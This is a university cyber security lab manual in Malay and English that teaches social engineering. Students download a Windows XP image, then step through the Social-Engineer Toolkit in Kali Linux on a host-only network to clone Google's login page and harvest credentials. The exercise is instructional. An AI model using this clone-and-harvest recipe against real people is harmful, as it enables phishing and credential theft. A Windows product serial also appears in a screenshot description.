




FAKULTI TEKNOLOGI  
KEJURUTERAAN KELAUTAN  
DAN INFORMATIK

2020/2021

# CYBER SECURITY



# Lab 2: Social Engineering

## **Revision History**

<b>Revision Date</b>	<b>Previous Revision Date</b>	<b>Summary of Changes</b>	<b>Changes Marked</b>
30/03/2021		First Issue	Fakhrul Adli Mohd Zaki Dr Farizah Yunus

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## INSTRUCTIONS

Manual makmal ini adalah untuk kegunaan pelajar-pelajar Fakulti Teknologi Kejuruteraan Kelautan dan Informatik (FTKKI), Universiti Malaysia Terengganu (UMT) sahaja. Tidak dibenarkan mencetak dan mengedar manual ini tanpa kebenaran rasmi daripada penulis.

Sila ikuti langkah demi langkah sebagaimana yang dinyatakan di dalam manual.

Arahan laporan makmal:

- a) Pelajar perlu menyediakan laporan makmal untuk aktiviti makmal.
- b) Kandungan laporan makmal mesti terdiri daripada beberapa tangkapan skrin untuk semua tetapan makmal keselamatan maya yang berjaya dengan beberapa penjelasan.
- c) Jawab semua soalan refleksi untuk setiap sesi makmal.
- d) Pelajar dapat memberikan senarai rujukan untuk rujukan tambahan.
- e) Laporan makmal mesti dihantar dalam masa yang diberikan menggunakan pautan yang disediakan di platform eLearning.

*This laboratory manual is for use by the students of the Faculty of Ocean Engineering Technology and Informatics, Universiti Malaysia Terengganu (UMT) only. It is not permissible to print and distribute this manual without the official authorisation of the author.*

*Please follow step by step as described in the manual.*

*Lab report instructions:*

- a) *Students need to prepare lab report for lab activities.*
- b) *The contents of the lab report must consist of several screenshots for all successful setting of virtual security lab with some explanation.*
- c) *Answer all the reflection questions for every lab sessions.*
- d) *Student can provide the list of references for extra references.*
- e) *Lab report must be submitted within the time given using the provided link in the eLearning platform.*

## TASK 1: DOWNLOADING A WINDOWS XP IMAGE

### OBJECTIVE

To download a Microsoft Windows XP image which will be run in a Virtual Box later.

### TASK DESCRIPTION

The student is required to download a Microsoft Windows XP from the given link. The downloaded Windows XP will act like a victim during the attack simulation.

### ESTIMATED TIME

30 Minutes

#### STEPS:

1. Using your web browser, go to <https://archive.org/details/WinXPProSP3x86> to download a .iso file for Windows XP. This .iso file will be used to set up Windows XP operating system in the VirtualBox later.
2. Click the link as shown in the below screenshot:

The screenshot shows a web browser displaying the details page for the Windows XP Professional SP3 x86 ISO image on archive.org. The page includes the following sections:

- Windows XP Professional SP3 x86 by Microsoft**
- Publication date:** 2008-04-21
- Topics:** Windows, Windows XP, Windows XP Professional, SP3, Service Pack 3, English, x86, 32-bit, Microsoft
- Language:** English
- Description:** Original version of Windows XP Professional with Service Pack 3.
- ISO is in English!**
- Serial:** MRX3F-47B9T-2487J-KWKM-FRPWB
- Added date:** 2018-09-17 00:39:33
- Identifier:** WinXPProSP3x86
- Scanner:** Internet Archive HTML5 Uploader 1.6.3
- Year:** 2008
- Reviews:** 1,157,506 Views, 290 Favorites, 92 Reviews
- Download Options:** ISO IMAGE (highlighted with a red box and arrow), ITEM TILE, JPEG, TORRENT
- Show All:** 9 Files, 8 Original

3. Save the file at a suitable location and easy to find.
4. While waiting for the download to finish, you may want to proceed with the next task or answer the reflections questions.

---

## REFLECTION QUESTIONS

- |  |
|--|
| <b>1. Why it is not advisable to use Windows XP in a real environment?</b> |
| <b>2. When is the last date for Microsoft to support Windows XP?</b>       |
|  |

## TASK 2: HARVESTING USER CREDENTIALS

### OBJECTIVE

To simulate a situation when an attacker steals user credentials by tricking them with a clone website.

### TASK DESCRIPTION

The student needs to run a Kali Linux virtual machine that had been downloaded earlier. This task represents a scenario where an attacker uses a social engineering technique to perform a simulation in which the attacker tricks the victim into thinking that the website being visited is a real website.


### ESTIMATED TIME

40 Minutes


---

#### STEPS:


1. Before setting up this scenario, we have to understand the network topology between the attacker and the victim. The diagram below shows two entities which is an attacker and a victim. An attacker will be the Kali Linux running in the VirtualBox (which has been installed earlier) and Victim will be the real environment of your computer.




2. Now, let's set up our VirtualBox to use a Host-only connection instead of NAT. Run your VirtualBox, choose **Kali Linux**, then click **Settings**. Remember, not to start Kali Linux before doing this step.



3. Next, follow the steps shown on the screenshot below:




4. Click **Start** to run Kali Linux virtual machine with a new network configuration.
5. Log in to Kali Linux with **kali** as the username and password.
6. Next, let's check the IP address of our Kali Linux. Click Terminal and then type the **ifconfig** command. Scroll up the command prompt to obtain the IP Address. Like the example below, **192.168.56.101** is the IP Address.



7. You may close the Terminal by typing **exit** and hit **Enter**.

8. Next, let's run the social engineering toolkit provided in Kali Linux.



9. For authorization to run the tool, Kali Linux will ask for a password. Type **kali**, then hit **Enter**.

The screenshot shows a terminal window titled "Shell No.1". The window has a dark background with a faint Kali Linux logo watermark. The menu bar includes "File", "Actions", "Edit", "View", and "Help". The main area of the terminal displays the command: > Executing "sudo setoolkit" [sudo] password for kali: followed by a cursor. The window has standard window controls (minimize, maximize, close) at the top right.

10. For the first time running this tool, you will be asked to accept terms of service. Type **y** and hit **Enter**.

The screenshot shows a terminal window titled "Shell No.1". The window has a dark background with a faint Kali Linux logo watermark. The menu bar includes "File", "Actions", "Edit", "View", and "Help". The main area of the terminal displays a long message about the Social-Engineer Toolkit's terms of service, followed by a red warning message: "The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only." Below this, the terminal prompts "Do you agree to the terms of service [y/n]: " followed by a cursor. The window has standard window controls (minimize, maximize, close) at the top right.

11. You will see a menu with 6 items to be selected. We are now ready to initiate a social engineering attack, so type **1** at the terminal screen.

Note: Always hit **Enter** after each of the selection after this.

```
ShellNo.1
File Actions Edit View Help
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

## 12. Choose 2) Website Attack Vectors

```
ShellNo.1
File Actions Edit View Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
```

## 13. Choose 3) Credential Harvester Attack Method

```
ShellNo.1
File Actions Edit View Help

The HTA Attack method will allow you to clone a site and perform powershell i
njection through HTA files which can be used for Windows-based powershell exp
loitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

14. Enter the IP Address that you has written down in Step 6. In the example, it is 192.168.36.101.

```
ShellNo.1
File Actions Edit View Help
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.101
```

15. We will use Google as the website to harvest input from the user. To do that, select 2.



```
ShellNo.1
File Actions Edit View Help

You can configure this option under:
/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2
```

16. After you hit the **Enter** button, you will screen the following screen. This means that this tool is now ready to harvest the user credentials.


```
ShellNo.1
File Actions Edit View Help

1. Java Required
2. Google
3. Twitter


set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit... runs 0 carrier 0 collisions 0

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] RX errors 0 dropped 0 overruns 0 frame 0
```

17. Now, we are ready to play a role as a victim. This time, we will browse to the IP address of Kali Linux **at the host machine** (in your real computer environment).
